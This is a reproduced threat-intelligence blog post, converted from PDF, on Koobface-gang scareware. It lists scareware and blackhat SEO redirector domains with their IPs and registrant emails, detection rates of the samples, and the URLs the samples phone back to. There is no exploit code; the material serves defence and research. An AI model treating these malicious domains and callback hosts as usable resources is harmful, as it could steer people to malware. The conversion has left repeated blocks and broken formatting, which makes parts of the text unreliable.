vincentvangoghsite .com - Email: contacts@ferra.hu

jacksonpollocksite .com - Email: contacts@ferra.hu

lady2gaga .com - Email: contacts@designt.de

nigeriaworldtours .com Email: info@montever.de

americanpiemusicvideo .com - Email: mail@suvtrip.hu

superstitionmusicvideo .com - Email: mail@suvtrip.hu

umbrellamusicvideo .com - Email: mail@suvtrip.hu

discounts-org .com - Email: mail@haselbladtour.com

littlediscounts .com - Email: mail@haselbladtour.com

winterdiscounts5.com - Email: mail@haselbladtour.com



chevroletvmodeltoys .com - Email: CourtneyRWebb@aol.com

volvomodeltoys .com - Email: CourtneyRWebb@aol.com

manilawebcamera .com - Email: monkey22@live.com

mumbaiwebcamera .com - Email: monkey22@live.com

karachiwebcamera .com - Email: monkey22@live.com

delhiwebcamera .com - Email: monkey22@live.com

istanbulwebcamera .com - Email: monkey22@live.com

lexusmodeltoys .com - Email: monkey22@live.com

chevroletvmodeltoys .com - Email:

CourtneyRWebb@aol.com

bmwmodeltoys .com - Email: CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan.com** - 96.44.128.245; 91.212.226.97;

91.212.226.185; 91.121.45.67, 91.212.226.203, 94.228.209.195 - Email: mail@bristonnews.com.

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Sample detection rate for newly introduced scareware samples: [3]**Setup 312s2.exe** - Result: 3/40 (7.5 %),

[4]Setup _312s2.exe - Result: 4/39, [5]Setup _312s22.exe - Result: 2/39 (5.13 %), [6]Setup _312s2.exe

- Result: 6/39 (15.39 %), [7]Setup _312s2.exe - Result: 1/40 (2.5 %), [8]Setup _312s2.exe - Result: 1/39 (2.56 %), [9]Setup _312s2.exe - Result: 3/39 (7.7 %). [10]Setup _312s2.exe - Result: 4/40 (10 %), [11]Setup _312s2.exe - Result: 1/40 (2.5 %), [12]Setup _312s2.exe - Result: 4/40 (10 %), [13]Setup _312s2.exe - Result: 5/41 (12.2 %), [14]Setup _312s2.exe - Result: 5/41 (12.2 %), [15]Setup _312s2.exe - Result: 5/41 (12.2 %), [16]Setup _312s2.exe - Result: 4/41 (9.76 %), [17]Setup _312s2.exe - Result: 5/41 (12.2 %), [19]Setup _312s2.exe - Result: 4/41 (9.76 %), [19]Setup _312s2.exe - Result: 4/41 (9.76 %), [20]Setup _312s2.exe - Result: 3/41 (7.32 %), [21]Setup _312s2.exe - Result: 6/41 (14.63 %).

Upon execution the sample phones back to winxp7server .com/download/winlogo.bmp - 94.228.208.57; rescuesy-supdate .com/?b=312s2 - 83.133.125.216. The most recent samples (*Wednesday, February 10, 2010*) phone back to wintimeserver .com/?b=312s2 - 91.212.226.125 and firmwaredownloadserver .com/download/winlogo.bmp

- 94.228.208.57.

The most recent samples (*Sunday, February 21, 2010*) phone back to **firmwaredown-**

loadserver.com /download/winlogo.bmp - 94.228.208.57;

shifustserver.com /download/winlogo.bmp -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most

recent

samples

(Friday,

February

12,

2010)

phone

back

to

firmwaredownloadserver

.com/download/winlogo.bmp - 94.228.208.57;
checklatestversion .com/?b=312s - 109.232.225.75

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Parked on the same IPs are more scareware domains part of the portfolio:

195.5.161.107/psx1/?vih==RANDOM _STRINGS - no domain name

91.212.132.241 /psx1/?vih==RANDOM _STRINGS

195.5.161.105 /psx1/?vih==RANDOM STRINGS

non-antivirus-scan .com - Email: test@now.net.cn

zin-antivirus-scan .com - Email: test@now.net.cn
nextgen-scannert .com - Email: test@now.net.cn
protection15scan .com - Email: test@now.net.cn
nitro-antispyware .com - Email: test@now.net.cn
z2-antispyware .com - Email: test@now.net.cn
spy-detectore .com - Email: admin@clossingt.com
dis7-antivirus .com - Email: admin@vertigosmart.com
v2comp-scanner .com - Email: admin@vertigosmart.com
new-av-scannere .com - Email: missbarlingmail@aol.com

smartvirus-scan6 .com - Email: info@terranova.com
spywaremaxscan4 .com - Email: out@trialzoom.com
super6antispyware .com - Email: mail@ordercom.com
spyware-max-scan3 .com - Email: out@trialzoom.com
max-antivirus-security5 .com - Email:
mail@dynadoter.com

winterdiscounts5 .com - Email: mail@haselbladtour.com
11-antivirus .com - Email: call555call@live.com
1-antivirus .com - Email: call555call@live.com
1m-online-scanner .com - Email: stellar2@yahoo.com

2m-online-scanner .com - Email: stellar2@yahoo.com

2pro-antispyware .com - Email: mail@yahoo.com

3pro-antispyware .com - Email: mail@yahoo.com

6-antivirus .com - Email: call555call@live.com

7-antivirus .com - Email: call555call@live.com

9-antivirus .com - Email: call555call@live.com

a0-online-scanner .com - Email: stellar2@yahoo.com

a9-online-scanner .com - Email: stellar2@yahoo.com

aa-antivirus .com - Email: call555call@live.com

aa-online-scanner .com - Email: call555call@live.com

ab-antivirus .com - Email: call555call@live.com

ac-antivirus .com - Email: call555call@live.com

ad-antivirus .com - Email: call555call@live.com

adv1-system-scanner .com - Email: JayRKibbe@live.com

adv2-system-scanner .com - Email: JayRKibbe@live.com

ae-antivirus .com - Email: call555call@live.com

antivirus-expert-a .com - Email: 900ekony@live.com

antivirus-expert-i .com - Email: 900ekony@live.com

antivirus-expert-r.com - Email: 900ekony@live.com

antivirus-expert-y .com - Email: 900ekony@live.com

antivirussystemscan1 .com - Email: 900ekony@live.com antivirussystemscana .com - Email: 900ekony@live.com army-antispywarea .com - Email: beliec99@yahoo.com army-antispywarei.com - Email: beliec99@yahoo.com army-antispywarel.com - Email: beliec99@yahoo.com army-antispywarep .com - Email: beliec99@yahoo.com army-antivirusa .com - Email: beliec99@yahoo.com army-antivirusd .com - Email: beliec99@yahoo.com army-antivirust .com - Email: beliec99@yahoo.com army-antivirusv .com - Email: beliec99@yahoo.com army-antivirusy .com - Email: beliec99@yahoo.com **b1-online-scanner .com** - Email: stellar2@yahoo.com best-antivirusk0.com

bestpd-virusscanner .com - Email: SusanCWagner@yahoo.com

bestpr-virusscanner .com - Email: SusanCWagner@yahoo.com

crystal-antimalware .com - Email: mail@vertigocats.com
crystal-antivirus .com - Email: mail@vertigocats.com
crystal-pro-scan .com - Email: mail@vertigocats.com
crystal-pro-scanner .com - Email: mail@vertigocats.com

crystal-spyscanner .com - Email: mail@vertigocats.com

crystal-threatscanner .com - Email: mail@vertigocats.com

crystal-virusscanner .com - Email: mail@vertigocats.com extra-spyware-defencea .com - Email: fabula8@live.com extra-spyware-defenceb .com - Email: fabula8@live.com malware-a-scan .com - Email: mail@bristonnews.com malware-b-scan .com - Email: mail@bristonnews.com malware-c-scan .com - Email: mail@bristonnews.com malware-d-scan .com - Email: mail@bristonnews.com malware-t-scan .com - Email: mail@bristonnews.com mega-antispywarea .com - Email: fabula8@live.com mega-antispywareb .com - Email: fabula8@live.com mm-online-scanner .com - Email: stellar2@yahoo.com my-computer-antivirusa .com - Email: dillinzer1@yahoo.com

my-computer-antivirusb .com - Email: dillinzer1@yahoo.com

my-computer-antiviruse .com - Email: dillinzer1@yahoo.com

my-computer-antivirusq .com - Email: dillinzer1@yahoo.com

my-computer-antivirusw .com - Email: dillinzer1@yahoo.com

my-computer-scanc .com - Email: clintommail2@yahoo.com my-computer-scane .com - Email: clintommail2@yahoo.com my-computer-scanl .com - Email: clintommail2@yahoo.com my-computer-scannera .com - Email: clintommail2@yahoo.com my-computer-scannerl .com - Email: clintommail2@yahoo.com my-computer-scannerm .com - Email: clintommail2@yahoo.com my-computer-scannern .com - Email: clintommail2@yahoo.com my-computer-scannerv .com - Email: clintommail2@yahoo.com my-computer-scanw .com - Email: clintommail2@yahoo.com my-pc-online-scanm .com - Email: dillinzer1@yahoo.com my-pc-online-scann .com - Email: dillinzer1@yahoo.com

my-pc-online-scanr.com - Email: dillinzer1@yahoo.com

my-pc-online-scanv.com - Email: dillinzer1@yahoo.com

n1-system-scanner.com - Email: JayRKibbe@live.com

n2-system-scanner .com - Email: JayRKibbe@live.com

nasa-antivirus1 .com - Email: call555call@live.com

nasa-antivirus3 .com - Email: call555call@live.com

nasa-antivirusa .com - Email: call555call@live.com

nasa-antivirusb .com - Email: call555call@live.com

nasa-antiviruso .com - Email: call555call@live.com

pc1-system-scanner .com - Email: JayRKibbe@live.com

pc2-system-scanner.com - Email: JayRKibbe@live.com

pro0-antivirus .com - Email: mail@yahoo.com

pro0-system-scanner .com - Email: JayRKibbe@live.com

pro1-system-scanner .com - Email: JayRKibbe@live.com

pro2-antivirus .com - Email: mail@yahoo.com

pro4-antivirus .com - Email: mail@yahoo.com

pro6-antivirus .com - Email: mail@yahoo.com

pro8-antivirus .com - Email: mail@yahoo.com

remote-antispywarec .com - Email:


teresa2mail.me@live.com

remote-antispywared .com - Email:

teresa2mail.me@live.com

remote-antispywaree .com - Email:

teresa2mail.me@live.com



remote-antispywarey .com - Email:

teresa2mail.me@live.com

remote-pc1-scanner .com - Email:

teresa2mail.me@live.com

remote-pc-scannera .com - Email:

teresa2mail.me@live.com

remote-pc-scannerr.com - Email:

teresa2mail.me@live.com

remote-pc-scannerv .com - Email:

teresa2mail.me@live.com

remote-pc-scannery .com - Email:

teresa2mail.me@live.com

scan3antispyware .com - Email: o@mozzilastuf.com scan6antispyware .com - Email: o@mozzilastuf.com scan8antispyware .com - Email: o@mozzilastuf.com scan-antispywarea .com - Email: o@mozzilastuf.com scan-antispywarec.com - Email: o@mozzilastuf.com scan-antispywared .com - Email: o@mozzilastuf.com scan-antispywarez .com - Email: o@mozzilastuf.com spyware-01-scanner.com - Email: mail@bristonnews.com **spyware-03-scanner.com** - Email: mail@bristonnews.com **spyware-05-scanner.com** - Email: mail@bristonnews.com **spyware-06-scanner.com** - Email: mail@bristonnews.com **spyware-07-scanner.com** - Email: mail@bristonnews.com stcanning-your-computerc .com - Email: mitra66@vahoo.com

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stcanning-your-pcb .com - Email: mitra66@yahoo.com
stcanning-your-pcc .com - Email: mitra66@yahoo.com
stcanning-your-pcc .com - Email: mitra66@yahoo.com
stcanning-your-pcd .com - Email: mitra66@yahoo.com
stcanning-your-pce .com - Email: mitra66@yahoo.com
stcanning-your-pce .com - Email: mitra66@yahoo.com
stealthv1-antispyware .com - Email:
SteveLCartwright@yahoo.com

stealthv2-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv7-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv8-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv9-antispyware .com - Email: SteveLCartwright@yahoo.com

ver1-system-scanner .com - Email: JayRKibbe@live.com
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virus-a1-scanner .com - Email: mail@bristonnews.com
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virus-b1-scanner .com - Email: mail@bristonnews.com
virus-b1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

windowsv5-antispyware .com - Email:

SteveLCartwright@yahoo.com

windowsv6-antispyware .com - Email:

SteveLCartwright@yahoo.com

windowsv7-antispyware .com - Email:

SteveLCartwright@yahoo.com

windowsv8-antispyware.com - Email:

SteveLCartwright@yahoo.com


windowsv9-antispyware .com - Email:

SteveLCartwright@yahoo.com

z0-online-scanner .com - Email: stellar2@yahoo.com

z1-online-scanner .com - Email: stellar2@yahoo.com

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Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [22]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd:

antispy-download .org - Email: robertsimonkroon@gmail.com

```
scanner-virus-free .org - Email: robertsimonkroon@gmail.com
```

tube-best-porn .org - Email: robertsimonkroon@gmail.com

tube-sex-porn .org - Email: robertsimonkroon@gmail.com

download-free-files .org - Email:

robertsimonkroon@gmail.com

tube-porn-best .org - Email: robertsimonkroon@gmail.com

scan-your-pc-now .org - Email: michaeltycoon@gmail.com

scanner-virus-free .com - Email:

robertsimonkroon@gmail.com

tube-sex-porn .com - Email: robertsimonkroon@gmail.com

scanner-free-virus .com - Email:

robertsimonkroon@gmail.com

tube-porn-best .com - Email:

robertsimonkroon@gmail.com

antispy-download .info - Email:

robertsimonkroon@gmail.com

soft-download-free .info - Email:

robertsimonkroon@gmail.com

73

scanner-virus-free .info - Email:

robertsimonkroon@gmail.com

scanner-free-virus .info - Email:

robertsimonkroon@gmail.com

scan-your-pc-now .info - Email:

michaeltycoon@gmail.com

adult-tube-free .net - Email: michaeltycoon@gmail.com

scanner-virus-free .net - Email:

robertsimonkroon@gmail.com

tube-sex-porn .net - Email: robertsimonkroon@gmail.com

download-free-files .net - Email:

michaeltycoon@gmail.com

scanner-free-virus .net - Email:

robertsimonkroon@gmail.com

tube-porn-best .net - Email: robertsimonkroon@gmail.com

ekjsoft .eu - Email: robertsimonkroon@gmail.com

antispy-download .biz - Email:

robertsimonkroon@gmail.com

soft-download-free .biz - Email:

robertsimonkroon@gmail.com

scanner-virus-free .biz - Email:

robertsimonkroon@gmail.com

free-malware-scan .biz - Email:


robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-sex-porn .biz - Email: robertsimonkroon@gmail.com

download-free-files .biz - Email:

michaeltycoon@gmail.com



scanner-free-virus .biz - Email: robertsimonkroon@gmail.com

download-free-soft .biz - Email: robertsimonkroon@gmail.com

tube-porn-best .biz - Email: robertsimonkroon@gmail.com

scan-your-pc-now .biz - Email: michaeltycoon@gmail.com

porn-tube-sex .biz - Email: robertsimonkroon@gmail.com

alrzsoft .in - Email: petrenko.kolia@yandex.ru

antispy-download .biz - Email:

robertsimonkroon@gmail.com

cool-tube-porn .net - Email: robertsimonkroon@gmail.com

cool-tube-porn .org - Email: robertsimonkroon@gmail.com

download-free-now .net - Email:

robertsimonkroon@gmail.com

download-free-now .org - Email:

robertsimonkroon@gmail.com

download-free-soft .com - Email:

robertsimonkroon@gmail.com

download-free-soft .net - Email:

robertsimonkroon@gmail.com

download-scaner-free .com - Email:

robertsimonkroon@gmail.com

ekjsoft .eu

75

my films

my films



fdglsoft .in - Email: petrenko.kolia@yandex.ru

free-virus-scanner .net - Email: robertsimonkroon@gmail.com

kleqsoft .in - Email: petrenko.kolia@yandex.ru

kltysoft .in - Email: petrenko.kolia@yandex.ru

ktyjsoft .in - Email: petrenko.kolia@yandex.ru

kyezsoft .in - Email: petrenko.kolia@yandex.ru

Ikrjsoft .in - Email: petrenko.kolia@yandex.ru

Ikrtsoft .in - Email: petrenko.kolia@yandex.ru

mgtlsoft .in - Email: petrenko.kolia@yandex.ru

porn-sex-tube .net - Email: robertsimonkroon@gmail.com porn-sex-tube .org - Email: robertsimonkroon@gmail.com scan-free-malware .net - Email: robertsimonkroon@gmail.com scan-free-malware .org - Email: robertsimonkroon@gmail.com spyware-scaner-free .com - Email: robertsimonkroon@gmail.com **spyware-scaner-free .info** - Email: robertsimonkroon@gmail.com spyware-scaner-free .net - Email: robertsimonkroon@gmail.com spyware-scaner-free .org - Email: robertsimonkroon@gmail.com tube-best-porn .biz - Email: robertsimonkroon@gmail.com tube-best-porn .com - Email: robertsimonkroon@gmail.com tube-best-porn .net - Email: robertsimonkroon@gmail.com tube-best-porn .org - Email: robertsimonkroon@gmail.com 76 tube-porn-sex .info - Email: robertsimonkroon@gmail.com tube-porn-sex .net - Email: robertsimonkroon@gmail.com

tube-porn-sex .org - Email: robertsimonkroon@gmail.com

What's so special about the robertsimonkroon@gmail.com email anyway?

It's the fact that not only was

[23]the email was once again used to register [24]scareware domains two times in July, 2009, but also, as pointed out in November 2009's "[25]Koobface Botnet's Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

Oni9o1s3feu60 .cn - Email: robertsimonkroon@gmail.com 6j5aq93iu7yv4 .cn - Email: robertsimonkroon@gmail.com mf6qv4lj79nv5 .cn - Email: robertsimonkroon@gmail.com 84u9wb2hsh4p6 .cn - Email: robertsimonkroon@gmail.com 6pj2h8rqkhfw7 .cn - Email: robertsimonkroon@gmail.com 7cib5fzf462g8 .cn - Email: robertsimonkroon@gmail.com 7bs5nfzfkp8q8 .cn - Email: robertsimonkroon@gmail.com kt4lwumfhjb7a .cn - Email: robertsimonkroon@gmail.com q2bf0fzvjb5ca .cn - Email: robertsimonkroon@gmail.com rncocnspr44va .cn - Email: robertsimonkroon@gmail.com tleayoft9226b .cn - Email: robertsimonkroon@gmail.com 4qo4i9n76ttwd .cn - Email: robertsimonkroon@gmail.com kzvi4iiutr11e .cn - Email: robertsimonkroon@gmail.com hxc7jitg7k57e .cn - Email: robertsimonkroon@gmail.com

mfbj6pquvjv8e .cn - Email: robertsimonkroon@gmail.com mt3pvkfmpi7de .cn - Email: robertsimonkroon@gmail.com fb7pxcqyb45oe .cn - Email: robertsimonkroon@gmail.com fyivbrl3b0dyf .cn - Email: robertsimonkroon@gmail.com z6ailnvi94jgg .cn - Email: robertsimonkroon@gmail.com ue4x08f5myqdl .cn - Email: robertsimonkroon@gmail.com p7keflvui9fkl .cn - Email: robertsimonkroon@gmail.com gjpwsc5p7oe3m .cn - Email: robertsimonkroon@gmail.com fluqldfi3qkcm .cn - Email: robertsimonkroon@gmail.com 7mx1z5jq0nt3o .cn - Email: robertsimonkroon@gmail.com **3uxyctrlmigeo .cn** - Email: robertsimonkroon@gmail.com p0umob9k2q7mp .cn - Email: robertsimonkroon@gmail.com

od32qjx6meqos .cn - Email: robertsimonkroon@gmail.com
bnfdxhae1rgey .cn - Email: robertsimonkroon@gmail.com
7zju2l82i2zhz .cn - Email: robertsimonkroon@gmail.com

Stay tuned for a massive Koobface related activities update, analyzing the gang's multi-tasking throughout

the entire January, 2010 - descriptive historical OSINT offers long-term value in cross-checking for connections.

Related Koobface gang/botnet research:

- [26] How the Koobface Gang Monetizes Mac OS X Traffic
- [27]The Koobface Gang Wishes the Industry "Happy Holidays"
- [28]Koobface-Friendly Riccom LTD AS29550 (Finally) Taken Offline
- [29]Koobface Botnet Starts Serving Client-Side Exploits
- [30]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [31]Koobface Botnet's Scareware Business Model Part Two
- [32]Koobface Botnet's Scareware Business Model Part One
- [33]Koobface Botnet Redirects Facebook's IP Space to my Blog
- [34] New Koobface campaign spoofs Adobe's Flash updater
- [35]Social engineering tactics of the Koobface botnet
- [36]Koobface Botnet Dissected in a TrendMicro Report
- [37] Movement on the Koobface Front Part Two
- [38]Movement on the Koobface Front

77

- [39]Koobface Come Out, Come Out, Wherever You Are
- [40]Dissecting Koobface Worm's Twitter Campaign

The Diverse Portfolio of Fake Security Software Series:

[41]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[42]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[43]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[44]A Diverse Portfolio of Fake Security Software - Part Twenty One

[45]A Diverse Portfolio of Fake Security Software - Part Twenty

[46]A Diverse Portfolio of Fake Security Software - Part Nineteen

[47]A Diverse Portfolio of Fake Security Software - Part Eighteen

[48]A Diverse Portfolio of Fake Security Software - Part Seventeen

[49]A Diverse Portfolio of Fake Security Software - Part Sixteen

[50]A Diverse Portfolio of Fake Security Software - Part Fifteen

[51]A Diverse Portfolio of Fake Security Software - Part Fourteen

[52]A Diverse Portfolio of Fake Security Software - Part Thirteen

[53]A Diverse Portfolio of Fake Security Software - Part Twelve [54] A Diverse Portfolio of Fake Security Software - Part Eleven [55]A Diverse Portfolio of Fake Security Software - Part Ten [56] A Diverse Portfolio of Fake Security Software - Part Nine [57]A Diverse Portfolio of Fake Security Software - Part Eight [58] A Diverse Portfolio of Fake Security Software - Part Seven [59] A Diverse Portfolio of Fake Security Software - Part Six [60]A Diverse Portfolio of Fake Security Software - Part Five [61]A Diverse Portfolio of Fake Security Software - Part Four [62] A Diverse Portfolio of Fake Security Software - Part Three [63]A Diverse Portfolio of Fake Security Software - Part Two [64]Diverse Portfolio of Fake Security Software This post has been reproduced from [65]Dancho Danchev's

blog. Follow him [66]on Twitter.

- 1. http://blogs.zdnet.com/security/?p=4297
- 2. http://en.wikipedia.org/wiki/Opportunity_cost

3.

http://www.virustotal.com/analisis/b157a41bcaf22d404785e 2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-12651

47897

4.

http://www.virustotal.com/analisis/8562070059a98634689e 0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-12653

08914

5.

http://www.virustotal.com/analisis/8e4e1d0382dda2c2f2ccc9 ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653

33130

6.

http://www.virustotal.com/analisis/3de1601c9dd4fb69e079b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-12653

85013

7.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

<u>07256</u>

8.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

<u>78</u>

20621

9.

http://www.virustotal.com/analisis/c5a59b3ee6b4da2fa9f5cb51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-12654

76116

10.

http://www.virustotal.com/analisis/6ee2be84c8df4622de09f7 53b0032e4eb88ab7b862eb2dc98e3b924d3d513618-12655

06080

11.

http://www.virustotal.com/analisis/5122cef5ff65e00212c29c 9d6b61a73d2cdc7004e76a75ebec44469464fceeb0-12655

78417

12.

http://www.virustotal.com/analisis/47351336cc4408d20d243 1330a409b74369bebfd40b926eb23e4f4a65d9f7697-12656

52899

13.

http://www.virustotal.com/analisis/6640370dbabdd1f206931 588eafd9172566d0047b2c2857353148c70eba61046-12658

23028

14.

http://www.virustotal.com/analisis/3e289a5c06258aca2a21e 6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658

<u>45020</u>

15.

http://www.virustotal.com/analisis/d893e69082e5553d68816afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659

16.

http://www.virustotal.com/analisis/99c63f4333fe748b59e040 ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659

31797

17.

http://www.virustotal.com/analisis/47af520feea8efeec59325f 7cded16af42b2cb459c34dde121098e222332db1f-12660

00454

18.

http://www.virustotal.com/analisis/5a4a50d2e4a1023a8b80f 2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-12660

<u>17625</u>

19.

http://www.virustotal.com/analisis/a7523cd6a95be9efbf7d2a 2251adeb0ebe032680f4323cc09065c740bbd18166-12665

20546

20.

http://www.virustotal.com/analisis/ab049035d0ca70b6679a5dd138132e9ba195fce13931ff44d14259670423731f-12667

97102

21.

http://www.virustotal.com/analisis/3d6c89f193b31c41c4083 00ebe006fd79239a401bcb70fe907605bb2af8c6de4-12668

<u>50664</u>

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- 23. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html
- 24. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html
- 25. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
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- 28. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html
- 29. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html
- 30. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html
- 31. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 32. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html
- 33. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html
- 34. http://blogs.zdnet.com/security/?p=4594
- 35. http://content.zdnet.com/2346-12691_22-352597.html

- 36. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html
- 37. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html
- 38. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html
- 39. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html
- 40. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html
- 41. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html
- 42. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html
- 43. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html
- 44. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

- 45. <u>http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html</u>
- 46. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html
- 47. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

- 48. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html
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- 50. <u>http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html</u>
- 51. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html
- 52. <u>http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html</u>
- 53. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html
- 54. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html
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- 59. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html
- 60. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

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- 65. http://ddanchev.blogspot.com/
- 66. http://twitter.com/danchodanchev



A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

(2010-02-04 00:50)

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang's business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

81



Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (?pid=312s02

&sid=4db12f):

freeticketwin.com - 91.212.226.25 - Email: test@now.net.cn

lotteryvideowin.com - Email: test@now.net.cn

videohototplaypoker.com - Email: test@now.net.cn

financetopsecrets.com - Email: test@now.net.cn

how2winforex.com - 91.212.226.136 - Email: test@now.net.cn

2money4money.com - Email: test@now.net.cn

get-money-quickly.com - Email: test@now.net.cn

fordusedsales .com - 193.104.106.250 - Email: test@now.net.cn

buylexuscustoms .com - 91.212.226.185 - Email: test@now.net.cn

tracegirlsonline .com - 89.248.168.22 - Email: test@now.net.cn

skypetollfree .com - 96.44.128.245 - Email: test@now.net.cn

dendy-trens .com - Email: test@now.net.cn

pretendtolove .com - Email: test@now.net.cn

bewareoffreebies .com - Email: test@now.net.cn

harry-the-potter .com - Email: test@now.net.cn getlancomediscount .com - Email: baldwinnere@yahoo.co.uk

vincentvangoghsite .com - Email: contacts@ferra.hu

jacksonpollocksite .com - Email: contacts@ferra.hu

lady2gaga .com - Email: contacts@designt.de

nigeriaworldtours .com Email: info@montever.de

americanpiemusicvideo .com - Email: mail@suvtrip.hu

superstitionmusicvideo .com - Email: mail@suvtrip.hu

umbrellamusicvideo .com - Email: mail@suvtrip.hu

discounts-org .com - Email: mail@haselbladtour.com

littlediscounts .com - Email: mail@haselbladtour.com

winterdiscounts5 .com - Email: mail@haselbladtour.com



chevroletvmodeltoys .com - Email: CourtneyRWebb@aol.com

volvomodeltoys .com - Email: CourtneyRWebb@aol.com
manilawebcamera .com - Email: monkey22@live.com
mumbaiwebcamera .com - Email: monkey22@live.com
karachiwebcamera .com - Email: monkey22@live.com

delhiwebcamera .com - Email: monkey22@live.com

istanbulwebcamera .com - Email: monkey22@live.com

lexusmodeltoys .com - Email: monkey22@live.com

chevroletymodeltoys .com - Email:

CourtneyRWebb@aol.com

bmwmodeltoys .com - Email: CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan.com** - 96.44.128.245; 91.212.226.97;

91.212.226.185; 91.121.45.67, 91.212.226.203, 94.228.209.195 - Email: mail@bristonnews.com.

83

